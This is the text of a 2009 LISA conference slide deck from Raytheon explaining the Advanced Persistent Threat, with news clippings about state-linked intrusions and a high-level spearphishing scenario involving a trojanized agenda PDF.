

The Advanced Persistent Threat (or Informationized Force Operations)

Michael K. Daly
November 4, 2009



What is meant by Advanced, Persistent Threat?

- Increasingly sophisticated cyber attacks by hostile organizations with the goal of:
 - **Gaining access** to defense, financial and other targeted information from governments, corporations and individuals.
 - **Maintaining a foothold** in these environments to enable future use and control.
 - **Modifying data** to disrupt performance in their targets.

APT: People With Money Who Discovered That Computers Are Connected

APT in the News

The Washington Times
US News | National Security | Just the Headlines | Front Page Image |

Home News Voices Sports Culture
World | National | DC Area | Politics | National Security | Business | Entertainment

Chinese hackers prompt Navy collection site closure

Originally published 10:30 a.m., November 30, 2006, updated 12:00 a.m., November 30, 2006

generation. nouvelles technologies

INFORMATIQUE MATERIEL MOBILITÉ ENTREPRISE

Accueil > Actualités informatiques & logiciels > La France touchée par les pirates ...

La France touchée par les pirates informatiques chinois

10/09/2007 15:27 par Cédric B. | 11 commentaire(s) 11 nouveau(x)

A l'instar de l'Allemagne et des Etats-Unis récemment, la France a été touchée d'attaques informatiques en provenance de la Chine.

Selon **Francis Delon**, secrétaire général de la défense nationale (SGDN), relayé par le Monde, " depuis quelques semaines, j'ai l'indication certaine que la France n'a pas été à l'abri d'attaques ciblées " en provenance de pirates informatiques situés en Chine.

TIMESONLINE

NEWS COMMENT BUSINESS MONEY SPORTS
UK NEWS WORLD NEWS POLITICS ARTS AND CULTURE

From The Times
August 27, 2007

China accused of hacking Merkel administration

Report by exam (title)

China has hacked into the computers of Angela Merkel's Chancellery and three other German ministries in an attempt to spy on the government, according to a report by the German intelligence agency.

darkREADING
Protect The Business Enable Access

REPORT: Identity Management
Ask yourself these 10 questions before launching an identity management program. [Download now!](#)

STUDY: O...
The most software...
significant

ATTACKS / BREACHES | VULNERABILITIES | APPLICATION SECURITY
SECURITY MANAGEMENT | STORAGE SECURITY | ENCRYPTION | NA

E-mail this page | Print this page | BOOK-MARK

World Bank Hacked, Sensitive Data Exposed

Hacked Web servers, a stolen administrative account, and lot of unanswered questions

Oct 10, 2008 | 09:10 AM

By Kelly Jackson Higgins
DarkReading

The World Bank Group has been hit by a series of hacker attacks on its network over the past few months, possibly exposing sensitive data held by the anti-poverty agency, according to a published report.

A WBG spokesperson acknowledged in the report that the agency had "repeatedly experienced hacking attacks on its computer systems" but that no hackers had "accessed sensitive data in its treasury, procurement, anti-corruption, or human resources departments" as [FoxNews.com reported today](#).

According to the FoxNews.com report, World Bank employees have been ordered to change their passwords three times in the past three months in the wake of the attacks, which spanned somewhere between 18 and 40 of its servers in multiple hacks, which began last year. The published report says there were six major break-ins in the past year, and that at least five servers containing sensitive data were exposed. FoxNews apparently obtained an

RELATED

NEWS ANALYSIS

- CSI Speakers Advice On Risk Assessment Report 10/30/2009
- New Honeywell The Web Vulnerability Attackers Want Exploit 10/29/2009

WEBCASTS

- Safety in the Neighborhood: Enterprise Assessment Social Network Threats 11/1/2009
- Context-Based Management: A breed of Identity Access Management (IAM) 10/28/2009

REPORTS

- Breach Diaries
- Virtual Server Risks

DIGITAL ASSETS

A Broad Problem Affecting Many Nations and Industries

LISA '09

November 4, 2009

Raytheon

Customer Success Is Our Mission

Is this a big deal? Is it new?

- Yes, this is a very big deal.
- If “it” is the broad notion of theft, spying, social engineering and bad stuff, then No, it is definitely not new.
- However, it is new (~2003) that nation states are **widely** leveraging the Internet to operate agents across all critical infrastructures.



APT activity is leveraging the expansion of the greater system of systems

I'm not in the military. Why do I care?



***“[APT] possess the targeting competence to identify specific users in a unit or **organization** based on job function or presumed access to information.*”**

[APT] can use this access for passive monitoring of network traffic for intelligence collection purposes. **Instrumenting these machines in peacetime may enable attackers to prepare a reserve of compromised machines that can be used during a crisis.**

[APT] ... possess the technical sophistication to craft and upload rootkit and covert remote access software, creating **deep persistent access** to the compromised host and making detection extremely difficult.

An “upstream” attack on ... civilian networks ... has potential for great impact and is potentially **easier against smaller companies** that often lack the resources or expertise for sophisticated network security and monitoring.” **

Shipping, Finance, Energy, Water, ... The Entire Supply Chain is at Risk

LISA '09

November 4, 2009

** Capability of the People's Republic of China to Conduct Cyber Warfare and Computer Network Exploitation, Prepared for The US-China Economic and Security Review Commission, October 2009.


Raytheon

Customer Success Is Our Mission

Are we paying attention



chinese hackers
 russian hackers



- A** [Russian hackers claim downing of Ukrainian president's website](#)
MyADSL - Oct 31 2007
 - B** [Russian hackers sell passwords to hacked sights](#)
CNews - Feb 29 2008
 - C** [Pro-Russian hackers hit Lithuania](#)
RTE.ie - Jun 30 2008
 - D** [Russian hackers continue attacks on Georgian sites](#)
KGAN - Aug 12 2008
 - E** [Russian hackers target US, Europe for profit and politics](#)
Chicago Tribune - Dec 26 2008
 - F** [Russian hackers took down Twitter](#)
CRN Australia - Aug 7 2009
- [More news results »](#)

Rank by

Regions

1. [Russian Federation](#)
2. [India](#)
3. [Australia](#)
4. [United States](#)
5. [Canada](#)
6. [United Kingdom](#)
7. [Germany](#)

Cities

No data available

Languages

1. Russian
2. English
3. Turkish
4. French
5. Spanish

Google Trends: "Your terms - **advanced persistent threat** - do not have enough search volume to show graphs."

LISA '09

November 4, 2009

Raytheon

Customer Success Is Our Mission

OK, give me a practical example


The “classic” case is:

- Employee Bob gets an email with an attachment, so he opens it.
- The attachment opens, and is typically either irrelevant, or a copy of some other message he got a while back, or not even the topic of the message. Bob closes it and goes back to his coffee.
- His computer is now running a Trojan application that connects to a site on the Internet that is used by bad guys to control his computer.

Socially Engineered Emails

A "case study"

Bad Guy Searches the USENIX Site.





LISA '09	November 4, 2009
----------	------------------

Raytheon

Customer Success Is Our Mission

A "case study"

Bad Guy downloads the LISA Agenda.




LISA '09	November 4, 2009
----------	------------------

Raytheon

Customer Success Is Our Mission

A more specific example

Bad Guy adds a Trojan to the Agenda PDF.



LISA '09



November 4, 2009

Raytheon

Customer Success Is Our Mission

A more specific example

Bad Guy sends the Trojanized PDF to selected attendees.



LISA '09

November 4, 2009

Raytheon


Customer Success Is Our Mission

A more specific example

Bob opens the Agenda PDF.



Note: This image is not really Bob ;-)



LISA '09

November 4, 2009

Raytheon


Customer Success Is Our Mission

A more specific example

Bob's PC starts "beaconing" that it is available.





(Not this obvious)




A more specific example

Bob's PC is used to harvest data from all his coworkers.



Actual messages from last week



Adobe Acrobat is by far the most targeted application this year.

